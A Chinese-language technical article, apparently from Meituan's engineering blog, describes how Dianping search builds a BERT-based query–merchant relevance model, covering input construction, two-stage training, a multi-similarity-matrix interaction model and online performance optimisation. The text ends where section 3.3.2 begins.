大众点评搜索场景面临的相关性问题复杂多样，用户的搜索词比较多样，例如搜索商户名、菜品、地址、类目以及它们之间的各种复杂组合，同时商户也有多种类型的信息，包括商户名、地址信息、团单信息、菜品信息以及其他各种设施和标签信息等，导致 Query 与商户的匹配模式异常复杂，容易滋生出各种各样的相关性问题。具体来说，可以分为如下几种类型：

- **文本误匹配**：在搜索时，为保证更多商户被检索和曝光，Query 可能会被拆分成更细粒度的词进行检索，因此会带来 Query 错误匹配到商户不同字段的问题，如图 1(a) 所示的用户搜“生蚝火锅”应该想找汤底中包含生蚝的火锅，而“生蚝”和“火锅”分别匹配到商户的两个不同菜品。
- **语义偏移**：Query 与商户字面匹配，但商户与 Query 的主要意图在语义上不相关，如“奶茶”-“黑糖珍珠奶茶包”，如图 1(b) 所示。
- **类目偏移**：Query 与商户字面匹配且语义相关，但主营类目与用户需求不符，例如用户搜索“水果”时一家提供“果盘”的 KTV 商户明显与用户的需求不相关。

(a) 文本误匹配示例

(b) 语义偏移示例

图1　点评搜索相关性问题示例

基于字面匹配的相关性方法无法有效应对上述问题，为了解决搜索列表中的各类不符合用户意图的不相关问题，需要更准确地刻画搜索词与商户的深度语义相关性。本文在基于美团海量业务语料训练的 MT-BERT 预训练模型的基础上，在大众点评搜索场景下优化 Query 与商户（POI，对应通用搜索引擎中的 Doc）的深度语义相关性模

型，并将 Query 与 POI 的相关性信息应用在搜索链路各环节。


本文将从搜索相关性现有技术综述、点评搜索相关性计算方案、应用实战、总结与展望四个方面对点评搜索相关性技术进行介绍。其中点评搜索相关性计算章节将介绍我们如何解决商户输入信息构造、使模型适配点评搜索相关性计算及模型上线的性能优化等三项主要挑战，应用实战章节将介绍点评搜索相关性模型的离线及线上效果。

## 2. 搜索相关性现有技术


搜索相关性旨在计算 Query 和返回 Doc 之间的相关程度，也就是判断 Doc 中的内容是否满足用户 Query 的需求，对应 NLP 中的语义匹配任务（Semantic Matching）。在大众点评的搜索场景下，搜索相关性就是计算用户 Query 和商户 POI 之间的相关程度。

- **文本匹配方法**：早期的文本匹配任务仅考虑了 Query 与 Doc 的字面匹配程度，通过 TF-IDF、BM25 等基于 Term 的匹配特征来计算相关性。字面匹配相关性线上计算效率较高，但基于 Term 的关键词匹配泛化性能较差，缺少语义和词序信息，且无法处理一词多义或者多词一义的问题，因此漏匹配和误匹配现象严重。
- **传统语义匹配模型**：为弥补字面匹配的缺陷，语义匹配模型被提出以更好地理解 Query 与 Doc 的语义相关性。传统的语义匹配模型主要包括基于隐式空间的匹配：将 Query 和 Doc 都映射到同一个空间的向量，再用向量距离或相似度作为匹配分，如 Partial Least Square（PLS）[1]；以及基于翻译模型的匹配：将 Doc 映射到 Query 空间后进行匹配或计算 Doc 翻译成 Query 的概率 [2]。

随着深度学习和预训练模型的发展，深度语义匹配模型也被业界广泛应用。深度语义匹配模型从实现方法上分为基于表示（Representation-based）的方法及基于交互（Interaction-based）的方法。预训练模型作为自然语言处理领域的有效方法，也被广泛使用在语义匹配任务中。




(a) 基于表示的多域相关性模型




(b) 基于交互的相关性模型

图 2　深度语义匹配相关性模型

**基于表示的深度语义匹配模型**：基于表示的方法分别学习 Query 及 Doc 的语义向量表示，再基于两个向量计算相似度。微软的 DSSM 模型 [3] 提出了经典的双塔结构的文本匹配模型，即分别使用相互独立的两个网络构建 Query 和 Doc 的向量表示，用余弦相似度衡量两个向量的相关程度。微软 Bing 搜索的 NRM[4] 针对 Doc 表征问题，除了基础的 Doc 标题和内容，还考虑了其他多源信息（每类信息被称为一个域 Field），如外链、用户点击过的 Query 等，考虑一个 Doc 中有多个 Field，每个 Field 内又有多个实例（Instance），每个 Instance 对应一个文本，如一个 Query 词。模型首先学习 Instance 向量，将所有 Instance 的表示向量聚合起来就得到一个 Field 的表示向量，将多个 Field 的表示向量聚合起来得到最终 Doc 的向量。SentenceBERT[5] 将预训练模型 BERT 引入到双塔的 Query 和 Doc 的编码层，采用不同的 Pooling 方式获取双塔的句向量，通过点乘、拼接等方式对 Query 和 Doc 进行交互。

大众点评的搜索相关性早期模型就借鉴了 NRM 和 SentenceBERT 的思想，采用了图 2(a) 所示的基于表示的多域相关性模型结构，基于表示的方法可以将 POI 的向量提前计算并存入缓存，线上只需计算 Query 向量与 POI 向量的交互部分，因此在线上使用时计算速度较快。

**基于交互的深度语义匹配模型**：基于交互的方法不直接学习 Query 和 Doc 的语义表示向量，而是在底层输入阶段就让 Query 和 Doc 进行交互，建立一些基础的匹配信号，再将基础匹配信号融合成一个匹配分。ESIM[6] 是预训练模型引入之前被业界广泛使用的经典模型，首先对 Query 和 Doc 进行编码得到初始向量，再用 Attention 机制进行交互加权后与初始向量进行拼接，最终分类得到相关性得分。

引入预训练模型 BERT 进行交互计算时，通常将 Query 和 Doc 拼接作为 BERT 句间关系任务的输入，通过 MLP 网络得到最终的相关性得分 [7]，如图 2(b) 所示。CEDR[8] 在 BERT 句间关系任务获得 Query 和 Doc 向量之后，对 Query 和 Doc 向量进行拆分，进一步计算 Query 与 Doc 的余弦相似矩阵。美团搜索团队 [9] 将基于交互的方法引入美团搜索相关性模型中，引入商户品类信息进行预训练，并引入实体识

别任务进行多任务学习。美团到店搜索广告团队 [10] 提出了将基于交互的模型蒸馏到基于表示的模型上的方法，实现双塔模型的虚拟交互，在保证性能的同时增加 Query 与 POI 的交互。

## 3. 点评搜索相关性计算

基于表示的模型重在表示 POI 的全局特征，缺乏线上 Query 与 POI 的匹配信息，基于交互的方法可以弥补基于表示方法的不足，增强 Query 和 POI 的交互，提升模型表达能力，同时，鉴于预训练模型在文本语义匹配任务上的强劲表现，点评搜索相关性计算确定了基于美团预训练模型 MT-BERT[11] 的交互式方案。将基于预训练模型的交互式 BERT 应用在点评搜索场景的相关性任务中时，仍存在诸多挑战：

- **如何更好地构造 POI 侧模型输入信息**：Doc 侧模型输入信息的构造是相关性模型中的重要环节。在通用网页搜索引擎中，Doc 的网页标题对相关性的判断极为重要，但在点评搜索场景下，POI 信息具有字段多、信息复杂的特点，不存在能提供类似“网页标题”信息量的字段，每个商户都通过商户名、类目、地址、团单、商户标签等多种结构化信息来表达。在计算相关性分数时，大量多源商户信息无法全部输入到模型中，而仅使用商户名和类目等基础信息又会因为信息缺失无法达到满意的效果，因此如何更好地构造具有丰富信息量的 POI 侧模型输入是我们要解决的首要问题。
- **如何优化模型来更好地适配点评搜索相关性计算**：大众点评搜索场景中的文本信息与通用的预训练模型语料信息有一定差异，例如通用语义场景下“开心”和“高兴”同义，但在点评搜索的场景下“开心烧烤”和“高兴烧烤”却是两家完全不同的品牌。同时，Query 和 POI 的相关性判定逻辑与通用 NLP 场景的语义匹配任务也不完全相同，Query 和 POI 的匹配模式非常复杂，当 Query 匹配到 POI 的不同字段时，相关性的判定结果也有所不同，例如 Query“水果”匹配到“水果店”商户类目时相关性较高，而命中 KTV 的“水果拼盘”标签时则相关性较弱。因此，相比通用的基于交互的 BERT 句间关系语义匹配任务，相关性计算还需要关注 Query 和 POI 两部分之间的具体

匹配情况。如何优化模型来适配点评搜索的场景，并能处理复杂多样的相关性判断逻辑，尽可能地解决各种不相关问题，是我们面临的主要挑战；

- **如何解决预训练相关性模型的在线性能瓶颈**：基于表示的模型虽计算速度较快但表达能力有限，基于交互的模型可以增强 Query 和 POI 的交互从而提升模型效果，但在线上使用时存在较大的性能瓶颈。因此，在线上使用 12 层 BERT 的基于交互的模型时，如何在保证模型计算效果的同时保证整个计算链路的性能，使其在线上稳定高效运行，是相关性计算线上应用的最后一道关卡。

经过不断探索与尝试，我们针对 POI 侧的复杂多源信息，构造了适配点评搜索场景的 POI 文本摘要；为了让模型更好地适配点评搜索相关性计算，采用了两阶段训练的方法，并根据相关性计算的特点改造了模型结构；最后，通过优化计算流程、引入缓存等措施，成功降低了模型实时计算和整体应用链路的耗时，满足了线上实时计算 BERT 的性能要求。

## 3.1 如何更好地构造 POI 侧模型输入信息

在判定 Query 与 POI 的相关程度时，POI 侧有十几个参与计算的字段，某些字段下的内容特别多（例如一个商户可能有上百个推荐菜），因此需要找到合适的方式抽取并组织 POI 侧信息，输入到相关性模型中。通用搜索引擎（如百度），或常见垂类搜索引擎（如淘宝），其 Doc 的网页标题或商品标题信息量丰富，通常是相关性判定过程中 Doc 侧模型输入的主要内容。

如图 3(a) 所示，在通用搜索引擎中，通过搜索结果的标题可以一眼看出对应网站的关键信息及是否与 Query 相关，而在图 3(b) 的搜索结果中，仅通过商户名字段无法得到充足的商户信息，需要结合商户类目（奶茶果汁）、用户推荐菜品（奥利奥利奶茶）、标签（网红店）、地址（武林广场）多个字段才能判断该商户与 Query“武林广场网红奶茶”的相关性。

陆家嘴到外滩怎么走

陆家嘴地铁站怎么去外滩

2021年2月2日 二号线坐一站到南京东路站下来,沿着步行街可以走到外滩,地铁的话5分钟罗全部回答1楼尝一口甜筒 2021-02-01 11:29公交线路:地铁2号线,全程约2.1公里 1、从陆家嘴...

企业商铺网 百度快照

陆家嘴去外滩怎么走最方便?#上海# - 穷游问答

2020年1月21日 南京路是笔直的，你一直逛光步行街后，继续向前走过2个路口也就是到底版，就是外滩了。

ask.qyer.com/question/45128...... 百度快照

上海陆家嘴到外滩坐几号线地铁到哪一站下车

2019年10月1日 公交线路:地铁2号线,全程约2.9公里 1、从陆家嘴乘坐地铁2号线,经过1站, 到达南京东路站 2、步行约1.1公里,到达外滩观景大道我要举报如果感觉以上信息为低俗/不...

mip.wujinjixie.net/ask/497e88c... 百度快照

(a) 通用搜索引擎搜索结果示例

(b) 大众点评App搜索结果示例

图 3　通用搜索引擎与大众点评搜索结果对比

标签抽取是业界比较通用的抽取主题信息的途径，因此我们首先尝试了通过商户标签来构造 POI 侧模型输入的方法，根据商户的评论、基础信息、菜品、商户对应的头部搜索点击词等抽取出具有代表性的商户关键词来作为商户标签。在线上使用时，将已抽取的商户标签，及商户名和类目基础信息一起作为模型的 POI 侧输入信息，与 Query 进行交互计算。然而，商户标签对商户信息的覆盖仍不够全面，例如用户搜索菜品“鸡蛋羹”时，某个距用户很近的韩式料理店有鸡蛋羹售卖，但该店的招牌菜、头部点击词等均与“鸡蛋羹”无关，导致该店所抽取的标签词也与“鸡蛋羹”相关性较低，因此模型会将该店判断为不相关，从而对用户体验带来伤害。

为了获取最全面的 POI 表征，一种方案是不抽取关键词，直接将商户的所有字段拼接到模型输入中，但是这种方式会因为模型输入长度过长而严重影响线上性能，且大量冗余信息也会影响模型表现。

为构造更具信息量的 POI 侧信息作为模型输入，我们提出了 **POI 匹配字段摘要抽取**的方法，即结合线上 Query 的匹配情况实时抽取 POI 的匹配字段文本，并构造匹配字段摘要作为 POI 侧模型输入信息。POI 匹配字段摘要抽取流程如图 4 所示，我们基于一些文本相似度特征，将与 Query 最相关且最具信息量的文本字段提取出来，并融合字段类型信息构建成匹配字段摘要。线上使用时，将已抽取的 POI 匹配字段摘要、商户名及类目基础信息一起作为 POI 侧模型输入。





图 4　POI 匹配字段摘要抽取流程

在确定 POI 侧模型输入信息后，我们采用 BERT 句间关系任务，先用 MT-BERT 对 Query 侧和 POI 侧匹配字段摘要信息进行编码，然后使用池化后的句向量计算相关分。采用 POI 匹配字段摘要的方案构造 POI 侧模型输入信息后，配合样本迭代，相比基于标签的方法，模型的效果有了极大的提升。

## 3.2 如何优化模型来更好地适配点评搜索相关性计算

让模型更好地适配点评搜索相关性计算任务包含两层含义：大众点评搜索场景下的文本信息与 MT-BERT 预训练模型使用的语料在分布上存在着一定的差异；预训练模型的句间关系任务与 Query 和 POI 的相关性任务也略有不同，需要对模型结构进行改造。经过不断探索，我们采用**基于领域数据的两阶段训练**方案，结合训练样本构造，使预训练模型更适配点评搜索场景的相关性任务；并提出了**基于多相似矩阵的深度交互相关性模型**，加强 Query 和 POI 的交互，提升模型对复杂的 Query 和 POI 信息的表达能力，优化相关性计算效果。

### 3.2.1 基于领域数据的两阶段训练

为了有效利用海量用户点击数据，并使预训练模型 MT-BERT 更适配点评搜索相关性任务，我们借鉴百度搜索相关性 [12] 的思想，引入多阶段训练方法，采用用户点击和负采样数据进行第一阶段领域适配的预训练（Continual Domain-Adaptive Pre-training），采用人工标注数据进行第二阶段训练（Fine-Tune），模型结构如下图 5 所示：





图 5　基于点击及人工标注数据的两阶段训练模型结构

## 基于点击数据的第一阶段训练

引入点击数据作为第一阶段训练任务的直接原因是在点评搜索场景下存在着一些特有的问题，例如“开心”和“高兴”两个词在通用场景下是几乎完全同义的词，但是在点评搜索的场景下“开心烧烤”和“高兴烧烤”却是两家完全不同的品牌商户，因此点击数据的引入能够帮助模型学习到搜索场景下的一些特有知识。但是直接将点击样本用于相关性判断会存在较大噪声，因为用户点击某个商户可能是由于排序较为靠前导致的误点击，而未点击某个商户也可能仅仅是因为商户距离较远，而并不是因为相关性问题，因此我们引入了多种特征和规则来提高训练样本自动标注的准确率。

在构造样本时，通过统计是否点击、点击位次、最大点击商户距用户的距离等特征筛选候选样本，将曝光点击率大于一定阈值的 Query-POI 对作为正例，并根据业务特点对不同类型商户调整不同的阈值。在负例的构造上，Skip-Above 采样策略将位于点击商户之前且点击率小于阈值的商户才做为负样本。此外，随机负采样的方式可以为训练样本补充简单负例，但考虑随机负采样时也会引入一些噪声数据，因此我们利用人工设计的规则对训练数据进行降噪：当 Query 的类目意图与 POI 的类目体系较为一致时或者与 POI 名高度匹配时，则将其从负样本中剔除。

**基于人工标注数据的第二阶段训练**

经过第一阶段训练后，考虑到无法完全清除掉点击数据中的噪音，以及相关性任务的特点，因此需要引入基于人工标注样本的第二阶段训练来对模型进行纠偏。除了随机采样一部分数据交给人工去标注外，为了尽可能提升模型的能力，我们通过难例挖掘和对比样本增强方式生产大量高价值样本交给人工去标注。具体如下：

**1）难例挖掘**

- 特定类型样本挖掘：通过设计一种基于 Query 和 POI 的特征和两者的匹配情况来刻画 BadCase 类型的方法，自动化从候选数据集中筛选出特定 BadCase 类型的样本进行送标。
- 用户点击过但线上旧版模型判定为不相关的：该方法可以挖掘出当前线上模型预测错误及语义接近的用户难以区分的难例。
- 边缘采样：通过边缘采样的方式挖掘具有较高不确定性的样本，如抽取模型预测得分在阈值附近的样本。
- 模型或人工识别困难的样本：用当前模型预测训练集，将模型预测结果与标注标签不一致的样本，及人工标注标签有冲突的样本类型重新送标。

2）**对比样本增强**：借鉴对比学习的思想，为一些高度匹配的样本生成对比样本进行数据增强，并进行人工标注确保样本标签的准确率。通过对比样本之间的差异，模型可以关注到真正有用的信息，同时提升对同义词的泛化能力，从而得到更好的效果。

- 针对菜品词较容易出现的跨菜品匹配的相关性问题（例如搜“鹅肝汉堡”匹配到售卖“牛肉汉堡”和“鹅肝寿司”的商家），分别用菜品的各个子成分与推荐菜字段进行匹配，生产大量对比样本，加强模型对于跨菜品匹配问题的识别能力。
- 针对菜品词命中推荐菜前缀的问题，通过改造完全匹配到推荐菜的情况（搜“榴莲蛋糕”匹配到售卖“榴莲蛋糕”的商家），仅保留搜索词中的前缀，构造出匹配推荐菜前缀的对比样本（搜”榴莲”和售卖”榴莲蛋糕”的商家），使模型能更好的区分匹配推荐菜前缀时的情况。





图 6 对比样本增强示例

以跨菜品匹配的相关性问题为例，如上图 6 所示，同样是 Query 拆开后与商户的多个推荐菜字段匹配的情况，Query“榴莲蛋糕”与推荐菜“榴莲千层、黑森林蛋糕”是相关的，但 Query“鹅肝汉堡”与“铁板鹅肝、芝士牛肉汉堡”是不相关的，为了增强模型对这类高度匹配但结果相反的 Case 的识别能力，我们构造了“榴莲蛋糕”与“榴莲千层”、“鹅肝汉堡”与“铁板鹅肝”这两组对比样本，去掉了与 Query 在文本上匹配但对模型判断没有帮助的信息，让模型学到真正决定是否相关的关键信息，同时提升模型对“蛋糕”和“千层”这类同义词的泛化能力。类似地，其他类型的难例同样可以用这种样本增强方式来提升效果。

### 3.2.2 基于多相似矩阵的深度交互模型

BERT 句间关系是一个通用的 NLP 任务，用于判断两个句子的关系，而相关性任务是计算 Query 和 POI 的相关程度。在计算过程中，句间关系任务不仅计算 Query 与 POI 的交互，还计算 Query 内部和 POI 内部的交互，而相关性计算更关注 Query 与 POI 的交互。此外，在模型迭代过程中，我们发现部分类型的困难 BadCase 对模型的表达能力有更高要求，例如文本高度匹配但不相关的类型。因此，为进一步提升模型对复杂的 Query 和 POI 在相关性任务上的计算效果，我们对第二阶段训练中的 BERT 句间关系任务进行改造，提出了基于多相似矩阵的深度交互模型，通过引入多相似矩阵来对 Query 和 POI 进行深度交互，引入 indicator 矩阵以更好地解决困难 BadCase 问题，模型结构如下图 7 所示：





图 7　基于多相似矩阵的深度交互相关性模型

受 CEDR[8] 的启发，我们将经过 MT-BERT 编码后的 Query 和 POI 向量进行拆分，用于显式地计算两部分的深度交互关系，将 Query 和 POI 拆分并进行深度交互，一方面可以专门用于学习 Query 与 POI 的相关程度，另一方面，增加的参数量可以提升模型的拟合能力。

参考 MatchPyramid[13] 模型，深度交互相关性模型计算了四种不同的 Query-Doc 相似矩阵并进行融合，包括 Indicator、Dot-product、余弦距离及欧氏距离，并与 POI 部分的输出进行 Attention 加权。其中 Indicator 矩阵用来描述 Query 与 POI 的 Token 是否一致，计算方式如下：

$$M_{ij} = I_{T_{q_i}=T_{d_j}} = \begin{cases} 1, & \text{if } T_{q_i} = T_{d_j} \\ 0, & \text{otherwise} \end{cases},$$

其中$M_{ij}$代表匹配矩阵的第$i$行$j$列对应的元素，$T_{q_i}$代表Query的第$i$个Token，$T_{d_j}$代表POI的第$j$个Token。由于Indicator矩阵是表示Query与POI是否字面匹配的矩阵，与另外三个语义匹配矩阵的输入格式不同，Dot-product、余弦距离、欧式距离三个匹配矩阵先进行融合，再将得到的结果与Indicator矩阵进一步融合后再计算最终的相关性得分。

Indicator 矩阵可以较好地刻画 Query 和 POI 的匹配关系，该矩阵的引入主要考虑到判定 Query 和 POI 相关程度时的一个难点：有时即使文本高度匹配，两者也不相关。基于交互的 BERT 模型结构更容易将文本匹配程度高的 Query 和 POI 判定为相关，但是在点评搜索场景中，有些难例却未必如此。比如“豆汁”和“绿豆汁”虽然高度匹配，但并不相关。“猫空”和“猫的天空之城”虽然是拆开匹配，但因为前者是后者的缩写而相关。因此，将不同的文本匹配情况通过 Indicator 矩阵直接输入给模型，让模型显式地接收“包含”、“拆开匹配”等文本匹配情况，在帮助模型提升对难例判别能力的同时，也不会影响大部分正常的 Case 的表现。

基于多相似矩阵的深度交互相关性模型将 Query 和 POI 拆分后计算相似矩阵，相当于让模型对 Query 和 POI 进行显式交互，使模型更加适配相关性任务。多个相似矩阵则增加了模型对 Query 和 POI 相关程度计算的表征能力，而 Indicator 矩阵则是针对相关性任务中复杂的文本匹配情况做的特殊设计，让模型对不相关结果的判断更加准确。

## 3.3 如何解决预训练相关性模型的在线性能瓶颈

将相关性计算部署在线上时，现有方案通常会采用知识蒸馏的双塔结构 [10,14] 以保证线上计算效率，但此种处理方式或多或少对于模型的效果是有损的。点评搜索相关性计算为保证模型效果，在线上使用了基于交互的 12 层 BERT 预训练相关性模型，需要对每个 Query 下的数百个 POI 经过 12 层 BERT 的模型预测。为保证线上计算效率，我们从模型实时计算流程和应用链路两个角度出发，通过引入缓存机制、模型预测加速、引入前置黄金规则层、将相关性计算与核心排序并行化等措施优化相关性模型在线上部署时的性能瓶颈，使得 12 层基于交互的 BERT 相关性模型在线上稳定高效运行，保证可以支持数百个商户和 Query 间的相关性计算。

### 3.3.1 相关性模型计算流程性能优化





图 8　相关性模型线上计算流程图

点评搜索相关性模型的线上计算流程如图 8 所示，通过缓存机制及 TF-Serving 模型预测加速来优化模型实时计算的性能。

为有效利用计算资源，模型线上部署引入缓存机制，将高频 Query 的相关性得分写入缓存。后续调用时会优先读取缓存，若命中缓存则直接输出打分，未命中缓存的则进行线上实时计算。缓存机制大大节省了计算资源，有效缓解在线计算的性能压力。

对未命中缓存的 Query，将其处理为 Query 侧模型输入，通过图 4 所述的流程获取每个 POI 的匹配字段摘要，并处理为 POI 侧模型输入格式，再调用线上相关性模型输出相关分。相关性模型部署在 TF-Serving 上，在模型预测时，采用美团机器学习平台的模型优化工具 ART 框架（基于 Faster-Transformer[15] 改进）进行加速，在保证精度的同时极大地提高了模型预测速度。

### 3.3.2 应用链路性能优化

